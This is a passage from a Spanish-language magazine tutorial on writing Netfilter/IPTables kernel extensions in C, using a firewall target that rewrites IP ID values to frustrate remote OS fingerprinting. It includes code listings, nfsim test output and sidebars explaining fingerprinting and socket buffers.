- `name` – es decir, el nombre del módulo de extensión, lo mejor si es el mismo como una parte del nombre del fichero con el módulo (ficheros de módulos de extensiones suelen llamarse *ipt_NOMBRE.o*),
- `me` – en este campo ponemos `THIS_MODULE`, lo cual es la indicación de sí mismo y es importante para el contador de referencias al módulo y, por consiguiente, al función `cleanup_module`,
- `checkentry` – aquí ponemos el indicador de la función que es llamada en el momento de la adición de la regla que utiliza este módulo. Esta función debe ante todo verificar la conformidad de esta regla,
- `destroy` - en este campo puede haber el indicador de la función que es llamada en el momento de la eliminación de una inscripción de este tipo,
- `match` o `target` (en función del tipo de la extensión) – los más importantes, el indicador de la función que decide de la coincidencia del paquete o realiza las operaciones definidas para él.

La estructura de coincidencia se llama `struct ipt_match`, y de objetivo `struct ipt_target`.

tajas más interesantes del paquete *IPTables* es la posibilidad de escribir sus propias extensiones.

Netfilter es a decir la verdad el esqueleto de aplicación (inglés: *framework*) que permite el filtrado y modificación de paquetes. Está compuesto de tres elementos importantes:

- *puntos de enganche* (inglés: *hooks*): es la definición del lugar en la pila de protocolos del sistema operativo desde el que está llamado el código *Netfilter* para todos los paquetes que pasan por la pila de protocolos,
- las funciones asignadas a los puntos de enganche concretos que *Netflter* llama para los paquetes que pasan por la pila de protocoles,
- el piloto *ip_queue* que permite la puesta en cola de los paquetes hasta el espacio del usuario con el fin de su procesamiento posterior; esta transmisión es asincrónica.

Aparte de estos elementos es también útil un elemento menos funcional del esqueleto, es decir, los comentarios disponibles en el código fuente.

IPTables es en mayor medida un conjunto de módulos que utilizan las funcionalidades de *Netfilter,* que define las tablas de reglas, criterios de ajustamiento del paquete al modelo y las acciones definidas para los paquetes ajustados. De este modo podemos manipular la funcionalidad *Netfilter* desde el nivel superior de abstracción, de un modo más transparente y cómodo. El nombre *IPTables* viene del hecho de que las listas de las reglas están representadas aquí en forma de las tablas y como tablas están almacenadas en la memoria con un nombre determinado.

IPTables puede ser dividir en general en la parte vinculada con los servicios de translación de las direcciones y puertos PNAT y en la parte relativa a los servicios de filtrado. Ambas partes son extensibles. Aparte de los módulos de extensión tenemos también las herramientas del espacio de usuario que sirven ante todo para añadir las reglas en la forma más clara o simplemente más cómoda.

Módulos de extensiones

El módulo de extensiones es un módulo estándar para el núcleo. Debe implementar las funciones definidas para el módulo de extensiones, utilizando con este fin algunas estructuras estándar. Aparte de esto existe también otra exigencia para un módulo así. Su código debe ser multientrada, ya que puede ocurrir que durante el soporte de un paquete aparecerá la instrucción de suspensión con el pedido de soportar otro. En los sistemas SMP con un número mayor de procesadores la probabilidad de un evento así aumenta significativamente. A continuación la lista de las funciones básicas requeridas por un módulo así:

- `init_module(...)` – punto de entrada al módulo, el objetivo principal es registrar el módulo en el esqueleto y devolver 0 o el valor negativo, si la inscripción fracasa,
- `cleanup_module(...)` – punto de salida del módulo, el código de esta función debe dar de baja el módulo en el esqueleto *Netfilter,*
- `ipt_register_match(...)` –como parámetro adopta la estructura `struct ipt_match` y sirve para registrar las extensiones de coincidencias,
- `ipt_register_target(...)` – como parámetro adopta la estructura `struct ipt_target` y sirve para registrar las extensiones de objetivos,
- `ipt_unregister_match(...)` – da de baja la extensión de coincidencia,
- `ipt_unregister_target(...)` – da de baja la extensión de objetivo.

El módulo suele desempeñar una de las funciones, sea de objetivo sea de coincidencia, así que del conjunto presentado seleccionamos cuatro funciones adecuadas. En realidad para facilitar implementamos las funciones que tienen los nombres un poquito diferentes y recurrimos a los macros estándar. Las estructuras para las funciones `ipt_register_match` y `ipt_register_target` están descritas en el marco.

Aparte de las funciones descritas debemos implementar otras que re-



sultan del tipo de extensión y para las que los indicadores fueron añadidos a la estructura durante la inscripción. En cuanto lo completemos, tendremos listo el módulo. Véamos un ejemplo concreto.

Implementación de una extensión ejemplar

Volvamos un momento a las soluciones comerciales. Muchas de ellas ponen a la disposición las funciones agrupadas en paquetes y disponibles a través de la interfaz gráfica con ayuda de algunos clic. En una de las soluciones comerciales existe un conjunto de varias funciones sencillas definido como *Fingerprint Scrambling*. Su objetivo es hacer difícil el reconocimiento remoto del nombre y de la versión del sistema operativo (véase el marco *OS fingerprinting*). En nuestro caso serán las extensiones ipt_TTL, ipt_IPID y ipt_ISN. La extensión que modifica TTL del datagrama IP está disponible por defecto, y las otras las vamos a escribir enseguida, por lo menos parcialmente. Porque debe quedarnos alguna tarea.

Al principio nos ocuparemos de ipt_IPID. Como el nombre no nos explica todo, primero describimos qué papel debe cumplir esta extensión. Uno de los factores que ayudan en la detección remota del sistema operativo es la posibilidad de clasificar el algoritmo que define el campo ID del datagrama IP en el sistema remoto. Más información sobre esta tema está en el marco. Nuestro objetivo será la modificación del campo ID en los datagramas IP para que la clasificación sea incorrecta.

ipid_checkentry

Conforme con lo que he escrito antes, el módulo de extensión es registrado en *IPTables* con ayuda de la estructura descrita anteriormente en la que damos algunos indicadores de las funciones. Vamos a empezar por el campo `checkentry` de esta estructura.

La función para la que está puesto en este campo el indicador, es llamada para cada regla introducida que utiliza una extensión dada. Como parámetros de entrada recibe:

- el nombre de la tabla a la que es añadida la regla,
- la inscripción añadida en forma de la estructura `ipt _ entry`,
- la opción específica para la extensión,
- la máscara de los puntos de enganche *hooks* en los que puede ser llamada esta regla.

En el caso de que la regla no pueda ser aceptada, el parámetro de salida será el valor 0. En el caso contrario devolvemos el valor positivo 1.

En este lugar, podemos verificar, entonces, si la regla es puesta en la

OS fingerprinting

Una de las primeras fases del ataque es recoger la información sobre el objetivo. En el caso del ataque del mundo de los ordenadores, son importantes los datos siguientes: tipo y versión del sistema operativo y las versiones de la aplicaciones del sistema susceptible del ataque. Si no tenemos el acceso local al ordenador, empleamos el método de detección remota del sistema a base de “dactiloscopia” (inglés: *fingerprinting*) de los paquetes de protocolos de red que obtenemos del sistema, es decir, en breve, realizamos *OS fingerprinting*.

Fingerprinting puede ser dividido en pasivo y activo. Pasivo, es decir, que consiste exclusivamente en observar que envía el sistema escaneado. En el activo en cambio forzamos la distribución de paquetes por el envío de las consultas, pruebas de inicialización de la sesión TCP, etc.

Los paquetes recibidos son analizados del modo parecido. En consideración es tomado el modo de implementación de las funciones obligatorias y opcionales de los protocolos. A esta base es realizado la estimación del tipo y de la versión del sistema.

Campo Identification del datagrama IP

En la cabecera de cada datagrama IP está el campo ID, cuyo objetivo es la ayuda durante el reensamblaje de los datagramas fragmentados. Los fragmentos que pertenecen al mismo tipo del datagrama tiene el mismo ID único. Es la palabra de la longitud de 16 bits, así que teóricamente permite defragmentar 65536 paquetes al mismo tiempo en un nodo dado. Durante la transmisión sin fragmentación no tiene prácticamente importancia. Sin embargo, los sistemas operativos aplican varios algoritmos para determinar el valor de este campo. Algunos aumentan su valor para cada datagrama enviado de un número constante, otros aumentan de un valor al azar limitado de antemano y hay también los que para cada datagrama siguiente sortean un número.

En función del sistema hay diferentes matices del soporte de este valor. El rasgo más destacado de las versiones anteriores de algunos sistemas operativos es el hecho de que para los datagramas con el bit DF definido (*Don't Fragment*) el valor de este campo es en práctica siempre igual a 0. En las versiones más recientes del núcleo del sistema Linux se puede observar que el valor de los segmentos SYN/ACK de las conexiones TCP es siempre definido como 0. Hay más características de este tipo en las implementaciones respectivas.

Todas estas diferencias entre los sistemas hacen que este campo tiene un gran significado durante el reconocimiento remoto de la versión del sistema operativo. El valor de este campo es utilizado, por ejemplo, por *nmap* (escáner activo) o *p0f* (escáner pasivo). Con ayuda del escáner *nmap* se puede verificar fácilmente qué algoritmo es empleado por un sistema determinado (basta ejecutarlo con la opción *–v* y *–O*). La previsibilidad de los números de identificación de los datagramas IP es importante para la seguridad. Los nodos de red cuyos datagramas IP tienen el valor ID fácil de prever ID pueden ser utilizados durante el escaneo de la red, a veces unos que son normalmente inaccesibles para (*Idlescan*, también para ejecutar con ayuda de *nmap*, con la opción *–sI*).



Listado 1. *El código de la función ipid_checkentry*

```
static int ipid_checkentry(const char *tablename,
            const struct ipt_entry *e, void *targinfo,
            unsigned int targinfosize, unsigned int hook_mask) {

        if(strncmp(tablename, "mangle", 6) != 0) {
            printk(KERN_WARNING "IPID: Can only be called from the \
                 "mangle\" table");
            return 0;
        }
        if(targinfosize != IPT_ALIGN(sizeof(struct ipt_ipid_target_info))) {
            printk(KERN_WARNING "IPID: targinfosize %u != %Zu\n",
                        targinfosize, IPT_ALIGN(sizeof(struct
                        ipt_ipid_target_info)));
            return 0;
        }
        return 1;
}
```

tabla correspondiente. Las reglas que modifican el paquete deben ser añadidos a la tabla *mangle*. Así es en nuestro caso, así que vamos a verificar si el nombre de la tabla es correcto.

Podemos también verificar si las opciones específicas para el módulo son configuradas correctamente, por ejemplo, si su valor cabe en los límites correspondientes. Si alguna regla está prevista solamente para un protocolo concreto, por ejemplo UDP, podemos verificarlo también en este lugar.

La información sobre este tema está en la estructura transmitida `ipt_entry`. Una buena costumbre es también verificar si la estructura con los parámetros específicos para la extensión está ajustada al espacio de memoria ocupado. Para esto sirve el macro `IPT_ALIGN`.

Como nuestro módulo es baste sencillo, verificamos solamente el ajustamiento de la memoria y de los nombres de la tabla a la que está añadida esta regla. El código de la función está reproducido en el Listado 1.

ipid_destroy

La función en el campo `destroy` es llamada cuando la regla que utiliza esta extensión es eliminada de la memoria. Esto permite la asignación del espacio de datos para la regla en la función `checkentry` y su eliminación en este lugar. En nuestro caso esta función está vacía así que la voy a presentar aquí entera:

```
static void ipid_destroy
(void *targinfo, unsigned
int targinfosize) {}
```

ipid_target

Por fin la función que es responsable directamente de realización de la tarea. Según la descripción anterior de la estructura resulta, que puede ser la función `match` o `target`. Nosotros modificamos el paquete pero la coincidencia la dejamos para otras extensiones, por eso será `target`. La función del tipo target recibe varios parámetros de entrada, entre ellos: el indicador del búfer `skb`, el nombre de la interfaz de entrada y de salida para el paquete (uno de ellos puede estar vacío) y los datos específicos para la regla. Estos datos vienen del espacio del usuario y fueron preparados en el momento de la adición de la regla. Allí puede haber las opciones específicas para la extensión, pero puede haber también los datos temporales relativos a una regla determinada. De las opciones y del almacenamiento de datos nos ocuparemos en la parte siguiente del artículo, por eso no voy a ocuparme ahora de esta estructura.

La estructura `skb`, es decir, el búfer del socket está descrita más ampliamente en el marco, aquí voy a mencionar solamente que es una estructura universal del núcleo Linux que sirve para facilitar las operaciones en el paquete a las capas respectivas de la pila de protocolos. Permite el almacenamiento en un lugar de toda la información sobre el paquete, lo cual es indudablemente muy útil para nosotros.

El objetivo de esta función (aparte de las operaciones en el paquete) es dar el veredicto para el esqueleto *IPTables,* de qué hacer más adelante con un paquete determinado. En el caso de los objetivos sencillos como ACCEPT o DROP la opinión es en principio única. En cambio, en el caso de la función del tipo `match` la opinión se limita generalmente a verificar si el paquete ha coincidido o no (existe también posibilidad, en las situaciones excepcionales de rechazo del paquete).

En nuestro caso, el paquete será modificado, la opinión será entonces la recomendación del procesamiento siguiente del paquete por *IPTables*. Aparte de esto, en las circunstancias excepcionales, como, por ejemplo, falta de memoria para procesar el paquete, lo rechazaremos. La lista de veredictos qué podemos definir como parámetro de salida de la función en las funciones del tipo `target` no es muy larga, pero suficiente:

- `NF_DROP` – provoca el rechazo del paquete,
- `NF_ACCEPT` – acepta el paquete para el procesamiento posterior,
- `NF_STOLEN` – la información para *Netfilter*, que el paquete junto con `sk_buff` entero fue interceptado por el módulo
- `NF_QUEUE` – el veredicto es utilizado, por ejemplo, por el módulo ip_queue del paquete *Netfilter* con el fin de transmitir los paquetes para su procesamiento al espacio de usuario,
- `NF_REPEAT` – redirige el paquete a pasar otra vez por las funciones registradas para un punto de enganche dado.

Se trata en todos los casos de los veredictos *Netfilter*, que podemos aprovechar pero como trabajamos también en el nivel superior, es decir, *IPTables*, nos serviremos del vere-

dicto `IPT_CONTINUE`, que significa la recomendación del procesamiento posterior y es empleado por las extensiones *IPTables*.

Como sabemos ya un poquito sobre los parámetros de las funciones estamos preparados para pasar a la implementación de su cuerpo. Conforme con los principios modificaremos el valor del campo ID de la cabecera del protocolo IP. Al principio lo haremos todo de una manera muy sencilla – con ayuda del contador interior postincremental. Independientemente del método adoptado, modificaremos la cabecera IP, y por consiguiente, el búfer del socket (`struct sk_buff`). Debemos comunicar nuestra intención al sistema. En los núcleos 2.6 lo hacemos con ayuda de la función:

```
if (!skb_ip_make_writable
(pskb, (*pskb)->len))
 return NF_DROP;
```

Llamamos esta función entregándole el búfer y su longitud. Es ejemplo de una situación cuando podemos imponer el rechazo del paquete. No somos capaces de realizar el objetivo definido así que por las razones de seguridad rechazamos el paquete. En los núcleos de la línea 2.4 informamos al sistema de la modificación copiando el búfer:

Listado 2. *Implementación ejemplar ipid_target*

```
static unsigned int ipid_target(struct sk_buff **pskb,
            const struct net_device *in, const struct net_device *out,
            unsigned int hooknum, const void *targinfo, void *userinfo) {

      struct iphdr * iph;
      u_int16_t ipid_diffs[2];

      if (!skb_ip_make_writable(pskb, (*pskb)->len))
            return NF_DROP;

      iph = (*pskb)->nh.iph;
      ipid_diffs[0] = (iph->id)^0xffff;
      ipid_diffs[1] = iph->id = htons(counter++);
      iph->check = csum_fold(csum_partial((char *)ipid_diffs,
                        sizeof(ipid_diffs), iph->check^0xffff));

      (*pskb)->nfcache |= NFC_ALTERED;
      return IPT_CONTINUE;
}
```

```
struct sk_buff *nskb =
skb_copy(*pskb, GFP_ATOMIC);
```

Lo qué haremos con los datos contenidos en el búfer y con los datos en las cabeceras de los protocolos depende en mayor medida del objetivo de la extensión y de nuestra invención. Estas operaciones en la mayoría de los casos son sencillas. Si no modificamos nada, a veces basta determinar el veredicto con ayuda de una comparación.

Nosotros, sin embargo, realizamos la modificación, lo cual impone además la necesidad de la puesta al día de los totales de control. Lo más fácil será realizarlo aplicando las funciones estándar `sum_fold` y `csum_partial`. El ejemplo correspondiente está presentado en el Listado 2.

Otra consecuencia de la modificación del paquete es la necesidad de comunicarla al esqueleto *Netfilter*. Lo hacemos con ayuda de la determinación de la bandera en el campo del búfer del socket:

```
(*pskb)->nfcache |= NFC_ALTERED;
```

Durante la codificación de la extensión, frecuentemente es necesaria la incorporación por el módulo de los datos adicionales al log. Estaría muy bien, si este log no provocase la ocupación de toda la capacidad de cálculo del ordenador disponible. El número de los mensajes enviados en estas situaciones lo podemos limitar con ayuda de la función `net_ratelimit`. El log de los mensajes debe ser más o menos así:

```
if(net_ratelimit())
printk("komunikat...\n");
```

Al principio esta información debe ser suficiente. La implementación ejemplar de una función de objetivo así está presentada en el Listado 2.

Para las funciones que acaban de ser implementadas es necesa-

Socket Buffer

En los paquetes de red, aparte de los datos de usuario, son también enviadas las cabeceras de los protocolos. Cada capa, empezando por la capa de transporte, añade su cabecera. Las funciones respectivas son responsables de las capas correspondientes de la pila de protocolos y de los protocolos mismos. Por eso, para no copiar los datos superfluos, fue creada una gran estructura (`struct sk_buff`), que almacena la información sobre las cabeceras de todos los protocolos. En esta estructura puede haber, ente otros, los datos siguientes:

- tiempo de recepción del paquete para los paquetes recibidos,
- la interfaz de red por la que recibimos el paquete,
- totales de control
- socket de red si el paquete es vinculado con un socket local
- y muchos otros datos de ayuda durante el procesamiento del paquete por las capas respectivas de la pila de protocolos

Esta estructura es utilizada también por *Netfilter* y trasmitida a las funciones `match` y `target`. Con la estructura son vinculadas las funciones que sirven para su copiado o para permitir su escritura. La descripción más detallada de los campos de la estructura `sk_buff` la hallaremos en el fichero de cabecera *skbuff.h*.

```
initialisation done
> iptables -t mangle -A FORWARD -s 192.168.0.2 -d 192.168.1.2 -j IPID
> gen_ip IF=eth0 192.168.0.2 192.168.1.2 0 TCP 1060 80 SYN
rcv:eth0
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_raw NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
INFO:IPID: Id changed 0 -> 0
hook:NF_IP_FORWARD iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_FORWARD iptable_filter NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
send:eth1 {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
> gen_ip IF=eth0 192.168.0.2 192.168.1.2 0 TCP 1060 80 SYN
rcv:eth0
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_raw NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
INFO:IPID: Id changed 0 -> 1
hook:NF_IP_FORWARD iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_FORWARD iptable_filter NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
send:eth1 {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
>
```

Figura 1. *Una sesión ejemplar con el emulador nfsim*

rio añadir una estructura completa y luego, al principio algunas directivas de inclusiones y tenemos ya lista la extensión. El fichero entero está en el disco CD añadido a la revista.

Herramienta del espacio del usuario

Cuando tengamos ya lista la extensión, es necesaria la posibilidad de añadir las reglas que la emplean. Las reglas serán añadidas con ayuda de la herramienta estándar *iptables*. Esta herramienta tiene también la estructura modular y basta preparar una librería adecuada con el soporte de nuestro módulo.

Esta librería debe incluir sobre todo la función `_init`, desde la que es llamada la función `register_match` o `register_target`, depende qué módulo soportaremos con ella. Una situación analógica como para el registro del módulo de extensión. En nuestro caso esto será `register_target`. Como el argumento es transmitida la estructura. Los campos que requieren el comentario los voy a describir en el ejemplo de nuestro módulo:

- `next` – utilizado para la creación de la lista de objetivos, por ejemplo, durante el listado de las reglas. El valor inicial debe ser NULL,
- `name` – el nombre debe ser conforme con el nombre de la librería, como por ejemplo, IPID para libipt_IPID.so,
- `version` – la versión de la herramienta *IPTables*,
- `help` – el indicador de la función que visualiza la descripción de la sintaxis para la extensión,
- `init` – se puede poner aquí el indicador de la función que realiza las funciones de inicialización complementarias. Esta función será llamada antes de llamar `parse`,
- `parse` – como indica el nombre, esta función es llamada con el fin de soportar los parámetros no diferenciados por *IPTables*. Si son de hecho las funciones esperadas por la extensión, la función debe devolver el valor no cero. Uno de los parámetros de entrada de la función es la variable `invert`, que es definida con el valor *true* si antes de especificar la opción ha aparecido,
- `final_check` – una función llamada ya después de parsear la opción, permite la llamada, por ejemplo, de `exit_error()` en el caso de que las opciones se excluyan recíprocamente o no fue indicada ninguna de las opciones obligatorias,
- `print` – la función empleada durante la visualización de las reglas debe imprimir esta información que no es estándar para las reglas. Utilizada durante la impresión de la reglas con ayuda del comando *iptables –L*,
- `save` – el indicador de la función utilizada para reproducir la regla de la memoria hasta la forma que permite guardarla y reproducirla posteriormente,
- `extra_opts` – es el indicador del array de las estructuras – la lista de las opciones complementarias aceptadas por esta extensión, esta lista debe ser acabada con la estructura rellena de NULL. Está integrada con la lista de los argumentos estándar y entregada a `getopt_long`.

Para las extensiones del tipo *match* esta estructura parece analógica. Para el soporte correcto de nuestro módulo y sus test bastará al principio rellenar esta estructura. Las funciones declaradas dejamos prácticamente sin cuerpo, y en la lista de las opciones definimos solamente un record con los valores NULL. El fichero completo de la librería está en el disco CD adjunto a la revista. La librería compilada ponemos en un lugar visible para la herramienta *IPTables* y podemos ya proceder a los test de nuestro módulo.

Test

La estabilidad del módulo puede tener influencia en la estabilidad del núcleo para el que lo cargamos, así que sería mejor realizar los test en un entorno aislado. Esta posibilidad es ofrecida por *nfsim.* Es una herramienta que puede ser descargada también desde las páginas *www.netfilter.org*. Como indica el nombre, es el emulador del esqueleto *Netfilter*. Con ayuda de este emulador podemos hacer los test de las extensiones.

Después de ejecutar el programa disponemos de la consola en la que tenemos la posibilidad de inscripción de las reglas con ayuda de *IPTables,* de la generación de los paquetes y de la sesión TCP. Como resultado de estas actividades en la pantalla está visualizada la información cómo el paquete pasa por la pila de los protocolos y si finalmente lo consigue. Veremos también nuestros mensajes propios que introducimos al módulo, por ejemplo, con ayuda de la función `printk`.

```
14:52:44.943074 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14288, len 60)
14:52:44.943097 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29575, len 60)
14:52:45.955631 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14313, len 60)
14:52:45.955648 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29576, len 60)
14:52:46.963816 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14338, len 60)
14:52:46.963832 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29577, len 60)
14:52:47.972001 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14363, len 60)
14:52:47.972018 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29578, len 60)
```

Figura 2. *El valor ID para los paquetes modificados por el cortafuegos*

Nuestro módulo lo ponemos en el directorio *netfilter/ipv4*. Gracias a esto será cargado automáticamente durante la inicialización del entorno del emulador. Una sesión breve con el emulador nos permitirá orientarnos enseguida si cometimos algún error crítico, o si nuestro módulo funciona como es debido, si los totales de control sustituidos son correctamente, etc. La ayuda incluida en la herramienta (disponible después de pasar el comando `help`) es suficiente para aprender el soporte del emulador, así que no voy a repetirla ahora aquí..

Una sesión ejemplar con el emulador fue presentada en la Figura 1. Como podemos ver, el módulo fue cargado sin errores y la regla añadida. Luego, son enviados dos paquetes. En primer de él IPID 0 es sustituido con 0, y en el segundo 0 es sustituido con 1. Esto ocurre porque en el paquete generado IPID es definido como 0, mientras que el módulo tiene un contador que aumenta IPID de 1 cada vez que es llamado. Vale la pena fijarnos en el lugar donde es llamado nuestro módulo. Nuestra regla la añadimos al array *mangle* de la cadena FORWARD, por eso el mensaje aparece antes de finalizar el procesamiento de esta cadena.

Después de hacer test en el emulador, podemos intentar cargar el módulo a la memoria del núcleo. La versión que está en el disco CD adjunto la he cargado en el cortafuegos que protege la red con varias máquinas. Todo funciona sin problemas así que podemos considerar que la versión alpha fue probada con el método de ingeniería.

En la Figura 2 podemos ver cuatro paquetes *icmp echo-request* observados con ayuda de *tcpdump*. Cada uno de ellos es visible dos veces: antes y después de pasar por el cortafuegos. Se ve cómo TTL disminuye de 1 (lo cual es natural) y cambia ID, lo cual es consecuencia del funcionamiento de nuestro módulo. ID original cambia un poquito más rápidamente, éste que fue sustituido, solamente de 1.

Posibilidad de elegir

El campo ID es modificado de un modo tal que en algunos casos puede ser suficiente para enmascarar nuestro sistema, sin embargo, no es así siempre. Aparte de esto, si queremos que esto sea modificado de otro modo, tendremos que modificar el código del módulo y compilarlo.

¿Y qué pasaría si en una regla quisiéramos realizar las modificaciones de un modo diferente que en la otra? En la respuesta a estas necesidades tenemos las opciones entregadas desde el espacio del usuario al módulo con ayuda de la herramienta *IPTables*. Debemos programarlo, lo cual se hace de un modo bastante banal.

Las opciones para la extensión de la librería para la herramienta *IPTables* las inscribimos en forma de la lista de las estructuras (del modo estándar para *getopt*) hasta el fichero con el código fuente que soporta nuestra extensión. Por ejemplo:

```
static struct option opts[] = {
{"random", 0, 0, 'r'},
{"incremental", 1, 0, 'i'},{0}
};
```

Cada uno que utilizará la función `getopt _ long`, seguramente conoce el significado de los campos de esta estructura. Si no lo habéis hecho hasta ahora, podéis encontrar la explicación en la página `man` de esta función.

Las opciones añadidas de este modo deben ser soportadas ahora en el cuerpo de la función `parse` de la librería de la extensión. Lo hacemos del modo estándar para `getopt _ long`.

Nos queda todavía solamente la cuestión de la estructura que transmitiremos al núcleo. Es la misma estructura donde la conformidad de su talla verificamos en la función `ipid _ checkentry`. Para cada exten-

Listado 3. *El ejemplo de la implementación del servicio de la opción de extensión en la librería de la herramienta IPTables*

```
struct ipt_ipid_target_info {
        u_int32_t mode;
        u_int32_t step;
};


static int parse(int c, char **argv, int invert, unsigned int *flags,
                const struct ipt_entry *entry, struct ipt_entry_target
                        **target) {
        struct ipt_ipid_target_info * ipid_info = (struct ipt_ipid_target_
                        info *)(*target)->data;

        ...

        *flags = ipid_info->mode;
        return 1;
}

static void final_check(unsigned int flags) {
        if(!(flags&IPID_MODE_RANDOM) && !(flags&IPID_MODE_INCREMENTAL))
                exit_error(PARAMETER_PROBLEM, "You have to chose an
                        algorithm\n");
        ...
}
```

Listado 4. *El ejemplo de implementación del soporte de la opción en el código del módulo del núcleo*

```
static unsigned int ipid_target(struct sk_buff **pskb,
        ...
        struct ipt_ipid_target_info * ipid_info = (struct ipt_ipid_target_
                    info *)targinfo;
        ...
        if(ipid_info->mode&IPID_MODE_INCREMENTAL) {
                ipid_diffs[1] = iph->id = htons(counter);
                counter += ipid_info->step;
        }
        else if(ipid_info->mode&IPID_MODE_RANDOM) {
                get_random_bytes(&(ipid_diffs[1]), sizeof(u_int16_t));
                ipid_diffs[1] = iph->id = htons(ipid_diffs[1]);
        }
        ...
```

sión definimos la estructura, con ayuda de la que serán transmitidas las opciones y que existirá en relación con la regla. Cada vez que es llamada la función `match` o `target` de una extensión dada, la misma estructura es remitida a ella.

El ciclo de vida de esta estructura empieza, sin embargo, aquí: en el espacio del usuario, en el momento de la adición de la regla. El acceso a ella desde el nivel de la función `parse` podemos obtener aislándola de la estructura `ipt_entry_target` tal, como está presentado en el Listado 3. La definición misma de la estructura está también en este listado.

El parámetro de entrada siguiente de la función `parse` que nos interesa es la variable `flags`. Nos permite transmitir la información entre las llamadas siguientes `parse`, así como enviar la información a `final_check`. Nosotros utilizamos esta variable para remitir a `final_check` la información de qué parámetros fueron enviados por el usuario. Exigimos que sea elegido precisamente un algoritmo de modificación del campo ID del datagrama IP. El ejemplo está en el Listado 3. Aparte de esto, vale también la pena programar otras funciones: `help`, `print`, `save`, de un tal modo que sea posible aprovechar plenamente la opción, pero esto lo dejo a la decisión del Lector.

Una buena práctica es también verificar en la función `checkentry` del módulo si las opciones inscritas son correctas. Aquí no nos ocuparemos de esto.

Si queremos utilizar la opción en el nivel del módulo en el núcleo, basta referirnos a la estructura enviada como el parámetro de entrada a la función `checkentry` y `target` o `match`. Lo hacemos de un modo muy parecido como en el caso del espacio del usuario.

El ejemplo está en el Listado 4 que contiene los fragmentos modificados de la función `ipid_target`. Después de recompilar el módulo y la librería tendremos la posibilidad de especificar el modo de modificación del campo ID desde el nivel de la línea de comando.

Almacenamiento de datos

En nuestro ejemplo, el contador según el que modificamos el valor del campo ID lo almacenamos globalmente. Una de los inconvenientes de una solución así es el hecho de que el valor almacenado así es común para todas las reglas que utilizan este módulo. Sin embargo, si quisiéramos que el valor del contador cambiara independientemente para cada una de las reglas, por ejemplo, para una red queremos tener los cambios al azar, y para la otra: incrementales. ¿Cómo hacerlo?

Conforme con el punto anterior, tras cada llamada de la función `ipid_target`, es remitida a ella la estructura `targinfo`, cuya definición depende del usuario. Podemos añadir en esta estructura el campo siguiente que representará nuestro contador. Esta estructura es creada para cada regla por separado, así que para cada regla tendremos un contador independiente. La actualización modificada del contador en el código de la función `ipid_target` podría ser la siguiente, por ejemplo:

```
if(ipid_info->
mode&IPID_MODE_INCREMENTAL) {
ipid_diffs[1] = iph->id =
htons(ipid_info->lastval);
ipid_info->lastval += ipid_info->step;
}
```

Solucionando un problema generamos, sin embargo, otro. Como en los sistemas SMP para cada procesador es mantenida una copia del array, tendremos el problema con dos copias del contador. Puede ocurrir que el mismo valor aparecerá muchas veces. Debemos vigilar a que independientemente del número de los procesadores exista solamente una copia del contador.

Una de las maneras más sencillas de conseguirlo es incluir un campo más en la estructura `targinfo`. Será el indicador de la copia principal de esta estructura. Con ayuda de este indicador nos referiremos a los campos con los valores modificados. La incorporación de estas intenciones al código exige solamente los cambios cosméticos: aparte de la necesidad evidente de añadir el campo en la estructura `targinfo`, basta una inscripción adecuada en la función `ipid_checkentry`:

```
ipid_info->master = ipid_info;
```

y cada vez cuando en la función `ipid_target` nos referimos al campo con el valor modificado, sustituir:

```
ipid_info->lastval
```

con:

```
ipid_info->master->lastval
```

